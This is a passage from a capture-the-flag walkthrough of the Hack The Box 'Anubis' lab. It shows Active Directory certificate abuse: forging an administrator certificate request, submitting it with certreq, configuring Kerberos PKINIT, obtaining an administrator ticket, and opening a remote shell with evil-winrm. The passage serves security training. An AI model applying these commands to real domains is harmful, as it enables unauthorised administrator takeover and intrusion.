
```
openssl req -config $cnffile -subj $dn -new -nodes -sha256 -out $reqfile -keyout  
$keyfile
```

We should have found the `http://softwareportal.windcorp.htb/certsrv` earlier under enumeration.




But, we don't have Diego's password....

We can however login as localadmin.



That will give us the opportunity to download the CA-certificate. We need that anyway. (We can also download the CA-cert. from the CertEnroll share.)

But we don't have access to the template named "Web"



We try setting up a responder and send a hash.

[illegible]

But we cannot manage to crack the hash.

Luckily there are command-line tools for certificate management.

We can find the CA logical name in the ca.crt, but also using certutil:  
Certutil -v

Then, we upload our CSR and send it to the CA using `certreq`:

```
certreq.exe -submit -config earth.windcorp.htb\windcorp-CA -attrib
"CertificateTemplate:Web" admin.req admin.cer
```



Downloading the certificate to our attacking computer. We now have all we need to impersonate administrator.

Be sure to check that the certificate has Smartcard Login added in extended usage.

```
openssl x509 -in admin.cer -text -noout
```

Certificate:

Data:

Version: 3 (0x2)

--snip--

X509v3 Key Usage: critical

Digital Signature, Key Encipherment

1.3.6.1.4.1.311.21.7:

0,\$+.....7....".....T..3&...]......d...

X509v3 Extended Key Usage:

**Microsoft Smartcard Login**, TLS Web Client Authentication, TLS Web  
Server Authentication

1.3.6.1.4.1.311.21.10:

--snip--

We need to set up Kerberos for our Kali.

```
apt install krb5-user
```

```
apt install krb5-pkinit
```

```
cat /etc/krb5.conf
```

```
[libdefaults]
```

```
    default_realm = WINDCORP.HTB
```

```
# The following krb5.conf variables are only for MIT Kerberos.
```

```
    kdc_timesync = 1
```

```
    ccache_type = 4
```

```
    forwardable = true
```

```
    proxiable = true
```

```
# The following encryption type specification will be used by MIT Kerberos  
# if uncommented. In general, the defaults in the MIT Kerberos code are  
# correct and overriding these specifications only serves to disable new  
# encryption types as they are added, creating interoperability problems.  
#
```

```
# The only time when you might need to uncomment these lines and change  
# the enctype is if you have local software that will break on ticket  
# caches containing ticket encryption types it doesn't know about (such as  
# old versions of Sun Java).
```

```
#    default_tgs_enctypes = des3-hmac-sha1
```

```
#    default_tkt_enctypes = des3-hmac-sha1
```

```
#    permitted_enctypes = des3-hmac-sha1
```

```
# The following libdefaults parameters are only for Heimdal Kerberos.
```

```
    fcc-mit-ticketflags = true
```

```
[realms]
```

```
    WINDCORP.HTB = {
```

```
        kdc = earth.WINDCORP.HTB
```

```
        admin_server = earth.WINDCORP.HTB
```

```

    pkinit_anchors = FILE:/root/htb/anubis/ca.cer
    pkinit_identities =
FILE:/root/htb/anubis/admin.cer,/root/htb/anubis/admin.key
    pkinit_kdc_hostname = EARTH.windcorp.htb
    pkinit_eku_checking = kpServerAuth
}
ZONE.MIT.EDU = {
    kdc = casio.mit.edu
    kdc = seiko.mit.edu
    admin_server = casio.mit.edu
}
CSAIL.MIT.EDU = {
    admin_server = kerberos.csail.mit.edu
    default_domain = csail.mit.edu
}
IHTFP.ORG = {
    kdc = kerberos.ihtfp.org
    admin_server = kerberos.ihtfp.org
}
1TS.ORG = {
    kdc = kerberos.1ts.org
    admin_server = kerberos.1ts.org
}
ANDREW.CMU.EDU = {
    admin_server = kerberos.andrew.cmu.edu
    default_domain = andrew.cmu.edu
}
CS.CMU.EDU = {
    kdc = kerberos-1.srv.cs.cmu.edu
    kdc = kerberos-2.srv.cs.cmu.edu
    kdc = kerberos-3.srv.cs.cmu.edu
    admin_server = kerberos.cs.cmu.edu
}
DEMENTIA.ORG = {
    kdc = kerberos.dementix.org
    kdc = kerberos2.dementix.org
    admin_server = kerberos.dementix.org
}
stanford.edu = {
    kdc = krb5auth1.stanford.edu

```

```

    kdc = krb5auth2.stanford.edu
    kdc = krb5auth3.stanford.edu
    master_kdc = krb5auth1.stanford.edu
    admin_server = krb5-admin.stanford.edu
    default_domain = stanford.edu
}
UTORONTO.CA = {
    kdc = kerberos1.utoronto.ca
    kdc = kerberos2.utoronto.ca
    kdc = kerberos3.utoronto.ca
    admin_server = kerberos1.utoronto.ca
    default_domain = utoronto.ca
}

```

```

[domain_realm]
.windcorp.htb = windcorp.htb
mit.edu = ATHENA.MIT.EDU
.media.mit.edu = MEDIA-LAB.MIT.EDU
media.mit.edu = MEDIA-LAB.MIT.EDU
.csail.mit.edu = CSAIL.MIT.EDU
csail.mit.edu = CSAIL.MIT.EDU
.who.edu = ATHENA.MIT.EDU
who.edu = ATHENA.MIT.EDU
.stanford.edu = stanford.edu
.slac.stanford.edu = SLAC.STANFORD.EDU
.toronto.edu = UTORONTO.CA
.utoronto.ca = UTORONTO.CA

```

Be sure to setup your hostfile too:

```

172.18.80.1 earth.WINDCORP.HTB
172.18.80.1 softwareportal.windcorp.htb
192.168.16.79 www.windcorp.htb

```

When this is set up, we can test using the user localadmin.

```
#proxychains kinit localadmin
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Password for localadmin@WINDCORP.HTB:
[ root@4ndr34z ]-[~/htb/anubis]
#
```

No output = promising

We check if we have received a ticket

```
#klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: localadmin@WINDCORP.HTB

Valid starting    Expires          Service principal
05/25/2021 23:59:52 05/26/2021 09:59:52 krbtgt/WINDCORP.HTB@WINDCORP.HTB
    renew until 05/26/2021 23:59:45
[ root@4ndr34z ]-[~/htb/anubis]
#
```

Indeed, we have.

Then, it is time to try as administrator and authenticate using our certificate

proxychains kinit -X X509\_user\_identity=FILE:admin.cer,admin.key [Administrator@WINDCORP.HTB](#)

```
#proxychains kinit -X X509_user_identity=FILE:admin.cer,admin.key Administrator@WINDCORP.HTB
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[ root@4ndr34z ]-[~/htb/anubis]
```

We are good to go!

```
#klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: Administrator@WINDCORP.HTB

Valid starting    Expires          Service principal
05/26/2021 00:43:41 05/26/2021 10:43:41 krbtgt/WINDCORP.HTB@WINDCORP.HTB
    renew until 05/27/2021 00:43:40
[ root@4ndr34z ]-[~/htb/anubis]
#
```

evil-winrm for the kill

```
[root@4ndr34z] (~/.htb/anubis)
#proxychains evil-winrm -i earth.WINDCORP.HTB -r WINDCORP.HTB
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> █
```

```
Directory: C:\Users\Administrator\desktop

Mode                LastWriteTime         Length Name
----                -
-a----           5/24/2021   8:16 PM             45 Root.txt

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\desktop> █
```